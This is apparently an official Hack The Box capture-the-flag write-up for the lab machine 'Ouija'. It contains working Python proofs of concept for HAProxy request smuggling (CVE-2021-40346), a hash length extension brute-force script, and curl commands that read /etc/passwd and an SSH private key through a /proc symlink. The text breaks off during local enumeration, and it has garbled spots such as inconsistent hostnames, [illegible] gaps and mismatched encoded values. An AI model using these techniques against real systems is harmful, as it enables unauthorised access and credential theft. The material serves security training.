



HACKTHEBOX



Ouija

20th May 2024 / Document No D24.100.282

Prepared By: xRogue

Machine Author: kryptoskia

Difficulty: **Insane**

Classification: Official

Synopsis

Ouija is an Insane difficulty Linux machine, featuring a small number of vulnerabilities but with lengthy and complicated steps needed to exploit them. Initially, a web application that is protected behind `HAProxy` is encountered, where exploiting `CVE-2021-40346` leads to access to a protected subdomain. Through this subdomain, the source code of the API hosted on port `3000` and its initialisation script are found, leading to the discovery of a hash length extension attack which when exploited, grants access to a file-reading endpoint of the API, through which SSH private keys can be retrieved. After gaining access to the local system, an internal `PHP` web application will be discovered, which uses a C-shared-object function vulnerable to an integer overflow. Exploiting it leads to root access to the system.

Skills Required

- Web Application Enumeration
- Common Hash Attacks
- File System Enumeration
- Binary Reverse Engineering
- Stack Overflows

Skills Learned

- Hash Length Extension Attacks
- Arbitrary File Read
- Integer Overflows
- Binary Static Analysis
- Executable Dynamic Analysis

Enumeration

We start off with an `nmap` scan:

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.220.131 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.129.220.131
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 04:01 MST
Nmap scan report for 10.129.220.131
Host is up (0.066s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6f:f2:b4:ed:1a:91:8d:6e:c9:10:51:71:d5:7c:49:bb (ECDSA)
|_  256 df:dd:bc:dc:57:0d:98:af:0f:88:2f:73:33:48:62:e8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
3000/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ports `22`, `80` and `3000` are reported as open. Ports `80` and `3000` seem to be related to a web-based application, while port `22` corresponds to the `ssh` protocol as expected.

Web Application

Connecting to port `80`, a default `Apache` page is presented, just as `NMAP` highlighted. It is common practice in `Hack the Box` to assign the domain name `<machine_name>.htb` to a website that might be part of a machine's path. So, we will map the domain name `ouija.htb` to the machine's IP in our `/etc/hosts` file and try to access the website again.

```
echo 10.129.220.131 ouija.htb | sudo tee -a /etc/hosts
```

WELCOME TO OUIJA

We are team of developers making web based managemnt systems (WBMS)

[GET STARTED](#)

Performing every action that is available through the main page of the website does not provide any significant result, in terms of identifying an exploitable function.

We proceed to fuzz the application, in an attempt to enumerate more endpoints:

```
dirsearch -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://ouiya.htb/' -t 256 -f
```

```
_|. _ _ _ _ _|_      v0.4.3
(_||| _) (/_(||| (| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 256 | Wordlist size: 1453396

Output File: /var/machines/for_writeups/reports/http_ouiya.htb/__24-05-20_04-23-05.txt

Target: http://ouiya.htb/

```
[04:23:05] Starting:
[04:23:07] 301 - 304B - /img -> http://ouiya.htb/img/
[04:23:07] 200 - 607B - /img/
[04:23:07] 403 - 274B - /icons/
[04:23:08] 403 - 93B - /admin/
[04:23:08] 301 - 306B - /admin -> http://ouiya.htb/admin/
[04:23:10] 301 - 304B - /css -> http://ouiya.htb/css/
[04:23:10] 200 - 491B - /css/
[04:23:11] 301 - 304B - /lib -> http://ouiya.htb/lib/
[04:23:11] 200 - 539B - /lib/
[04:23:12] 301 - 303B - /js -> http://ouiya.htb/js/
[04:23:12] 200 - 448B - /js/
[04:23:41] 403 - 93B - /productinfo/
[04:23:51] 200 - 453B - /contactform/
[04:23:51] 301 - 312B - /contactform -> http://ouiya.htb/contactform/
```

We note that an `/admin/` endpoint exists and returns a `403 Forbidden` error.

Investigating Burp's HTTP history while browsing the site, an unresolved request towards the `gitea.ouija.htb` subdomain can be found.

10	http://ouija.htb	GET	/	200
14	http://ouija.htb	GET	/js/main.js	200
15	http://gitea.ouija.htb	GET	/leila/ouija-htb/js/tracking.js?_=0183...	✓ 200
16	http://ouija.htb	GET	/contactform/contactform.js	200
17	http://ouija.htb	GET	/lib/superfish/superfish.min.js	200
18	http://ouija.htb	GET	/lib/superfish/hoverIntent.js	200
19	http://ouija.htb	GET	/lib/counterup/counterup.min.js	200
20	http://ouija.htb	GET	/lib/waypoints/waypoints.min.js	200
21	http://ouija.htb	GET	/lib/easing/easing.min.js	200
22	http://ouija.htb	GET	/lib/waypoints/waypoints.min.js	200

Request

PrettyRawHex

1

GET /leila/ouija-htb/js/tracking.js?_=0183747482 HTTP/1.1

2

Host: gitea.ouija.htb

3

User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7


Connection: close

8

Referer: http://ouija.htb/

The request points towards a `tracking.js` endpoint under `/leila/ouija-htb/js`. Adding the subdomain to our `hosts` file and visiting the vHost lands us on a `Gitea` instance.

```
echo 10.129.220.131 gitea.ouija.htb | sudo tee -a /etc/hosts
```



Visiting the directory we enumerated previously, namely `/leila/ouija-htb`, installation instructions for the main website can be found in the `README.md` of the repository.

Instructions

```
Install PHP8.2
Install Apache version 2.4.52
Install HA-Proxy version 2.2.16
Use the 000-default.conf pointing to /var/www/html
Fork and clone repository to /var/www/html
Configure HA-Proxy
Start the PHP service
Start the Apache service
Enjoy your website!
```

Searching for exploits that affect the highlighted software versions, [CVE-2021-40346](#) is identified. For more details about how and why this exploit works, you can visit [this](#) blog post.

HAProxy Request Smuggling

On a high level, this vulnerability stems from an integer overflow in HAProxy's `htx_add_header` function. It occurs when setting the header's name and value lengths due to improper handling of the combined length value. Its impact includes bypassing security controls, unauthorised data access, command execution, session hijacking, and exploiting XSS vulnerabilities. It is exploited by forging HTTP requests with a header name longer than 255 bytes, causing an overflow and making the service see a different header name when processing the request than when initially parsing it. This allows smuggled requests to reach the backend server unnoticed.

Since this exploit requires precise forging of an HTTP request, we will perform it through Python, where we can specify the exact headers and the placement of carriage-return characters in the payload.

We recall that the `/admin/` endpoint is forbidden to us. We could try to see if we can access it by leveraging the HAProxy exploit.

The following Python proof of concept (PoC) demonstrates an HTTP request smuggling attack. Here's a short explanation, based on the aforementioned blog post.

1. Setup and Connection:

- A socket is created and connected to `ouija.htb` on port 80.

2. Payload Preparation:

- The `directory` variable is set to `/admin/`.
- A malicious payload is crafted with the `GET /admin/` request followed by a second `GET /` request, separated by HTTP headers.

3. Content-Length Calculation:

- The length of the initial `GET /admin/` request is calculated and converted to bytes.

4. Data Preparation:

- A `POST` request is constructed with two `Content-Length` headers. The first `Content-Length` header is malformed to confuse the server, and the second one is set correctly.
- The malicious payload is included in the body of the `POST` request.

5. Sending the Request:

- The constructed data is sent to the server via the socket.
- The response from the server is read in chunks and printed out.

```
import requests
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("ouija.htb", 80))
directory = "/admin/"
payload = b"GET " + bytes(directory,
    'utf-8') + b" HTTP/1.1\r\nHost: ouija.htb\r\n\r\nh:GET / HTTP/1.1\r\nHost:
ouija.htb\r\n\r\n"
c1 = bytes(str(len(b"GET " + bytes(directory, 'utf-8') + b" HTTP/1.1\r\nHost:
ouija.htb\r\n\r\nh:")), 'utf-8')
data = b"POST / HTTP/1.1\r\nHost: ouija.htb\r\nContent-
Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:\
\r\nContent-Length: " + c1 + b"\r\n\r\n" + payload

sock.send(data)
resp = ""
while True:
    chunk = sock.recv(4096)
    resp = resp + chunk.decode()
    if len(chunk) == 0:
        break
print(resp)
```

This is basically a `python` interpretation of what the blog post highlights on how to get the response back from the smuggled request.

We run the script, which seems to hang for a few seconds before we get the response from the server.

```
python3 hapexploit.py

<...SNIP...>
</html>
HTTP/1.1 200 OK
date: Mon, 20 May 2024 12:53:59 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-length: 736
content-type: text/html; charset=UTF-8
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /admin</title>
  </head>
  <body>
<h1>Index of /admin</h1>
    <table>
      <tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
      <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td align="right"> - </td><td>&nbsp;</td></tr>
      <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.52 (Ubuntu) Server at ouija.htb Port 80</address>
</body></html>
```

The response from the `GET` request towards the `/admin` endpoint is returned, this time being a `200 OK`, which means that the `HAProxy` exploit was successful. However, the `/admin` endpoint does not seem to facilitate anything useful in terms of functionality, so we must shift our focus elsewhere.

One of the most common use cases of proxy applications is to protect subdomains from unauthorized access. We can perform a subdomain enumeration fuzz, to identify potential subdomains of the `ouija.htb` domain.

```
ffuf -u http://10.129.220.131 -H 'Host: FUZZ.ouija.htb' -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -fs 178 -fl
364
```

```
/'__\ /'__\ /'__\
/\ \_/\ /\ \_/\ _ _ /\ \_/\
\ \ ,_\ \ \ ,_\ \ \ \ \ \ \ ,_\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
\ \_/\ \ \_/\ \ \_/\ \ \_/\
\ \_/\ \ \_/\ \ \_/\ \ \_/\
```

v2.1.0-dev

```
:: Method : GET
:: URL : http://10.129.220.131
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-
top1million-110000.txt
:: Header : Host: FUZZ.ouija.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
```

```
:: Filter          : Response size: 178
:: Filter          : Response lines: 364
```

```
dev          [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 66ms]
dev2         [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 63ms]
devel        [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 64ms]
development  [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 62ms]
dev1         [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 64ms]
develop      [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 63ms]
dev3         [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 62ms]
developer    [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 67ms]
dev01        [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 66ms]
dev4         [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 65ms]
developers   [Status: 403, Size: 93, Words: 6, Lines: 4, Duration: 62ms]
<...SNIP...>
```

It is interesting that every word that has `dev` inside it, returns a `403 Forbidden` status code. This indicates that the `dev*` expression is used in `HAProxy` to disallow access to the `dev` subdomain. We can modify the same script we used before, to see if we can access the `dev.oui.ja.htb` subdomain.

```
import requests
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("oui.ja.htb", 80))
directory = "/"
payload = b"GET " + bytes(directory,
    'utf-8') + b" HTTP/1.1\r\nHost: dev.oui.ja.htb\r\n\r\nh:GET / HTTP/1.1\r\nHost:
oui.ja.htb\r\n\r\n"
c1 = bytes(str(len(b"GET " + bytes(directory, 'utf-8') + b" HTTP/1.1\r\nHost:
dev.oui.ja.htb\r\n\r\nh:")), 'utf-8')
data = b"POST / HTTP/1.1\r\nHost: oui.ja.htb\r\nContent-
Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:
\r\nContent-Length: " + c1 + b"\r\n\r\n" + payload

sock.send(data)
resp = ""
while True:
    chunk = sock.recv(4096)
    resp = resp + chunk.decode()
    if len(chunk) == 0:
        break
print(resp)
```

```
python3 hapexploit.py
```

```
<...SNIP...>
</html>
```



```
HTTP/1.1 200 OK
date: Mon, 20 May 2024 13:12:04 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-length: 670
content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <title>Ouija dev</title>
  <link rel="stylesheet" href="style.css">
</head>

<body>

  <h1>projects under development</h1>

  <ul>
    <li>
      <strong>Project Name:</strong> Api
      <br>
      <strong>Api Source Code:</strong> <a href="http://dev.ouija.htb/editor.php?file=app.js" target="_blank">app.js</a>
      <strong>Init File:</strong> <a href="http://dev.ouija.htb/editor.php?file=init.sh" target="_blank">init.sh</a>
    </li>
  </ul>

  <footer>
    &copy; 2023 ouija software
  </footer>
</body>
</html>
```

dev.ouija.htb

We have successfully retrieved the contents of the index page on `dev.ouija.htb`. Two links can be found in the index page, pointing to the source code of two files: `app.js` and `init.sh`.

By editing our exploit script's `directory` variable to point to each of those links, respectively, we can download their source code.

```
directory = "/editor.php?file=app.js"
directory = "/editor.php?file=init.sh"
```

app.js

```
var express = require('express');
var app = express();
var crt = require('crypto');
var b85 = require('base85');
var fs = require('fs');
const key = process.env.k;

app.listen(3000, () => {
  console.log("listening @ 3000");
});

function d(b) {
  s1 = (Buffer.from(b, 'base64')).toString('utf-8');
  s2 = (Buffer.from(s1.toLowerCase(), 'hex'));
  return s2;
}

function generate_cookies(identification) {
  var sha256 = crt.createHash('sha256');
  wrap = sha256.update(key);
  wrap = sha256.update(identification);
  hash = sha256.digest('hex');
  return (hash);
}

function verify_cookies(identification, rhash) {
  if (((generate_cookies(d(identification)))) === rhash) {
    return 0;
  } else {
    return 1;
  }
}

function ensure_auth(q, r) {
  if (!q.headers['ihash']) {
    r.json("ishash header is missing");
  } else if (!q.headers['identification']) {
    r.json("identification header is missing");
  }

  if (verify_cookies(q.headers['identification'], q.headers['ihash']) != 0) {
    r.json("Invalid Token");
  } else if (!(d(q.headers['identification']).includes("::admin:True"))) {
    r.json("Insufficient Privileges");
  }
}

app.get("/login", (q, r, n) => {
  if (!q.query.uname || !q.query.upass) {
    r.json({
```

```

        "message": "uname and upass are required"
    });
} else {
    if (!q.query.uname || !q.query.upass) {
        r.json({
            "message": "uname && upass are required"
        });
    } else {
        r.json({
            "message": "disabled (under dev)"
        });
    }
}
});
app.get("/register", (q, r, n) => {
    r.json({
        "message": "__disabled__"
    });
});
app.get("/users", (q, r, n) => {
    ensure_auth(q, r);
    r.json({
        "message": "Database unavailable"
    });
});
app.get("/file/get", (q, r, n) => {
    ensure_auth(q, r);
    if (!q.query.file) {
        r.json({
            "message": "?file= i required"
        });
    } else {
        let file = q.query.file;
        if (file.startsWith("/") || file.includes('.') || file.includes("../")) {
            r.json({
                "message": "Action not allowed"
            });
        } else {
            fs.readFile(file, 'utf8', (e, d) => {
                if (e) {
                    r.json({
                        "message": e
                    });
                } else {
                    r.json({
                        "message": d
                    });
                }
            });
        }
    }
});
}
});

```

```
app.get("/file/upload", (q, r, n) => {
  r.json({
    "message": "Disabled for security reasons"
  });
});
app.get("/*", (q, r, n) => {
  r.json("200 not found , redirect to .");
});
```

init.sh

```
#!/bin/bash

echo "$(date) api config starts" >>
mkdir -p .config/bin .config/local .config/share /var/log/zapi
export k=$(cat /opt/auth/api.key)
export botauth_id="bot1:bot"
export hash="4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1"
ln -s /proc .config/bin/process_informations
echo "$(date) api config done" >> /var/log/zapi/api.log
```

JavaScript Code Review

The source code retrieved from `app.js` seems to correspond to port `3000/TCP`, which we saw was accessible in the `nmap` output. Performing a request towards the `/register` endpoint validates that claim, as we get the expected response.

```
curl http://oui.ja.htb:3000/register

{"message": "__disabled__"}
```

Most of the functions in this API are disabled, including `/login`, `/register`, `/users` and `/upload`. One of the functions that look promising is the one that corresponds to the `/file/get` endpoint.

```
app.get("/file/get", (q, r, n) => {
  ensure_auth(q, r);
  if(!q.query.file){
    r.json({"message": "?file= i required"});
  }else{
    let file = q.query.file;
    if(file.startsWith("/") || file.includes('.') || file.includes("../")){
      r.json({"message": "Action not allowed"});
    }else{
      fs.readFile(file, 'utf8', (e, d)=>{
        if(e) {
          r.json({"message": e});
        }else{
          r.json({"message": d});
        }
      })
    }
  }
});
```

```

    });
  }
}
});

```

The function allows the end-user to read a file given in the `file` parameter through a `GET` request. If the file begins with `/` or includes `..` or `../`, an error message is presented instead. This effectively disallows any attempt to perform a `path traversal` to read arbitrary files. However, one interesting observation is that in the `init.sh` file, `.config/bin/process_informations` is symlinked to the `/proc` directory. Since `/proc` provides a virtual representation of the file system, we can access any file on the system through this symlink.

However, before we can actually request a file read through this endpoint, the `ensure_auth()` function must evaluate to `true`.

```

function ensure_auth(q, r) {
  if(!q.headers['ihash']) {
    r.json("ihash header is missing");
  }
  else if (!q.headers['identification']) {
    r.json("identification header is missing");
  }

  if(verify_cookies(q.headers['identification'], q.headers['ihash']) != 0) {
    r.json("Invalid Token");
  }
  else if (!(d(q.headers['identification']).includes("::admin:True"))) {
    r.json("Insufficient Privileges");
  }
}

```

This function requires two headers, `ihash` and `identification`. It then passes those headers to the `verifyCookies` function. If successful, it checks if the `identification` header includes the string `::admin:True` after some operations in the `decodeIdentification()` function.

Looking into the `verify_cookies` function:

```

function verify_cookies(identification, rhash){
  if( ((generate_cookies(d(identification)))) === rhash){
    return 0;
  }else{return 1;}
}

```

Here, the application takes the result of the `d()` function when the `identification` header is passed as an argument, and passes it as an argument to the `generate_cookies()` function. It then compares the result to the `ihash` header and if they are the same value, it returns success. We therefore need to ensure that the `identification` header has the transformations required by the `d()` function and that the value, which when passed to the `generate_cookies` function, matches the `ihash` header. Additionally, the `identification` header's value must contain `::admin:True` before any transformation.

```
function d(b){
    s1=(Buffer.from(b, 'base64')).toString('utf-8');
    s2=(Buffer.from(s1.toLowerCase(), 'hex'));
    return s2;
}
```

This function takes a string, base64-decodes it, and then hex-decodes it and returns the result. So, now we know that the `identification` header must be hex- and base64-encoded. Finally, we have to analyze the last function that is part of the verification chain: `generate_cookies()`.

```
function generate_cookies(identification){
    var sha256=crt.createHash('sha256');
    wrap = sha256.update(key);
    wrap = sha256.update(identification);
    hash=sha256.digest('hex');
    return(hash);
}
```

This function takes the value of `key`, which we cannot control since it is exported from `process.env`, and the value of the `identification` header after the decoding operations of `d()`, concatenates them and generates the hex representation of the `sha256` hash generated from the final string.

In summary, what we need to pass the verification check and use the `/file/get` endpoint is to:

1. Create the identification header's value, by appending `::admin:True` to any previous value, transform it to `hex`, and then encode it with `base64`.
2. Create the `ihash` header's value, by performing a `sha256` hashing operation on the string `key+identification` (identification value prior to the encoding operations).
3. Pass the `ihash` and `identification` headers along with the `/file/get?file=<filename>` request to port `3000/TCP`.

init.sh script

The issue we are facing now is that we do not control the `key` value, and we do not have a way to retrieve it. If we take a look at the `init.sh` script again, two interesting values stand out:

```
export botauth_id="bot1:bot"
export hash="4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1"
```

If we take the value `bot1:bot` and perform hex encoding and then base64 encoding on it, and then send this value as the `identification` header and the hash as the `ihash` header to the `/users` endpoint:

```
echo -n "bot1:bot" | xxd -p | base64
```

```
NjI2Zjc0MzEzYTtyNmY3NAo=
```

```
curl 'http://10.129.220.131:3000/users' -H "ihash:  
4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1" -H "identification:  
NjI2Zjc0MzEzYTtyNmY3NAo="
```

```
"Insufficient Privileges"
```

The response we get is expected if the `identification` header does not contain `::admin:True`. However, this provides us with something useful: the hash value we have corresponds to the `bot1:bot` identification value.

Hash Length Extension Attack

This is a scenario where a well-documented technique called the `Hash Length Extension Attack` can be exploited. In essence, hash functions that are based on the Merkle-Damgård construction, like SHA-256, allow an attacker to extend a hash with additional data without knowing the original data, but knowing the hash and the length of the original message. The attacker, knowing the original message's length, can calculate the required padding to extend the hash by adding a single '1' bit at the end of the original message, then append '0' bits until the total length of the message is congruent to `448 mod 512`. Finally, the `64-bit` representation of the original message's length is appended, bringing the total length to `512 bits`, making it a complete block. You can find a detailed explanation with an example [here](#).

The tool [hash_extender](#) is commonly used to automate this process. However, the issue we are facing is that we do not know the length of the original message - we know the `identification` value, which is `bot1:bot`, but we do not know the length of the `key` value. For this reason, we will automate the hash generation process to brute force the length parameter of `hash_extender` until a valid hash is found.

```
import subprocess  
import re  
import base64  
import requests  
  
secret = 1  
url = 'http://ouiya.htb:3000/users'  
while True:  
    command = f"./hash_extender -data 'bot1:bot' --secret {secret} --append '::admin:True'  
    --signature 4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1 --format  
    sha256"  
    result = subprocess.run(command, shell=True, capture_output=True, text=True)  
  
    ihash_mask = r"New signature: ([0-9a-fA-F]{64})"  
    identification_mask = r"New string: (.+)"  
    match_ihash = re.search(ihash_mask, result.stdout)  
    ihash = match_ihash.group(1)  
    match_identification = re.search(identification_mask, result.stdout)  
    identification = match_identification.group(1)
```

```

        identification_enc = base64.b64encode(bytes.fromhex(identification.encode('utf-8')).hex())).decode('utf-8')

        headers = {
            'ihash': ihash,
            'identification': identification_enc
        }
        response = requests.get(url, headers=headers)
        response_content = response.text
        if 'Database' in response_content:
            print(f'secret length: {secret}\nihash: {ihash}\nidentification: {identification_enc}')
            break
        secret += 1

```

The script relies on the aforementioned `hash_extender` tool, which can be built as follows. Ensure that the above Python script is saved in the same directory as the `hash_extender` binary.

```
git clone https://github.com/iagox86/hash_extender.git
cd hash_extender
make
```

[illegible][illegible]

Now that we have a valid `identification` and `ihash` header, we can proceed to use the `file/get` endpoint as we see fit.

Foothold

First, we need to verify that we can use `/proc` to read the filesystem. `/proc` has a file called `/root` which is a symlink to the root of the filesystem.

We leverage the `process_informations` symlink to read the `/etc/passwd` file:


```
curl http://oui.ja.htb:3000/file/get?file=.config/bin/process_informations/self/root/etc/passwd -H "identification:NjI2Zjc0MzEzYTYyNmY3NDgwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDBmODNhM2E2MTY0NmQ2OTZlM2E1NDcyNzU2NQ==" -H "ihash:14be2f4a24f876a07a5570cc2567e18671b15e0e005ed92f10089533c1830c0b" -s | jq
```

```
{
  "message":
    "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:<...SNIP...>"
}
```

We can indeed read files from the filesystem using `/proc`. We can also identify that the process is running as the user `leila` by querying the `/environ` file.

[illegible]

Since we know that we can access any file that `leila` can access, we can try to see if the user has a private SSH key in its default location, since we saw that SSH is accessible on the machine.

```
curl http://oui.ja.htb:3000/file/get?  
file=.config/bin/process_informations/self/root/home/leila/.ssh/id_rsa -H "identification:  
NjI2Zjc0MzEzYTtyNmY3NDgwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDBmODNhMDE2MTY0NmQ2OTZlMDE1NDcyNzU2NQ==" -H "ihash:  
14be2f4a24f876a07a5570cc2567e18671b15e0e005ed92f10089533c1830c0b" -s | jq  
  
{  
  "message": "-----BEGIN OPENSSSH PRIVATE KEY-----\nbn3BlbnZac1rZXk<...SNIP...>\n-----END  
OPENSSSH PRIVATE KEY-----\n"
```

We can proceed to log in to the target via `ssh`, using the retrieved private key, and find the user flag in `/home/leila/user.txt`.

```
ssh leila@ouiya.htb -i id_rsa
```

```
<...SNIP...>
```

```
leila@ouiya:~$ cat user.txt
```

Privilege Escalation

Local Enumeration

We can now proceed with local enumeration to find potential attack vectors in order to escalate our privileges to `root`. `leila` can only read the processes it is running:

```
leila@ouiya:~$ ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
leila	845	0.0	1.3	634016	52768	?	Ssl	11:07	0:00	/usr/bin/js /var/www/api/app.js
leila	1598	0.0	4.1	1400332	166740	?	Ssl	11:07	0:21	/usr/local/bin/gitea web
leila	85103	0.0	0.2	17316	10016	?	Ss	15:39	0:00	/lib/systemd/systemd -- user
leila	85217	0.0	0.1	8676	5484	pts/0	Ss	15:39	0:00	-bash
leila	115183	0.0	0.0	10068	1544	pts/0	R+	17:19	0:00	ps aux

Using `netstat`, we can see what ports are listening on the machine.

```
leila@ouiya:~$ netstat -tulnp
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	172.17.0.1:6015	0.0.0.0:*	LISTEN	-
tcp	0	0	172.17.0.1:6014	0.0.0.0:*	LISTEN	-
<...SNIP...>						
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN	-
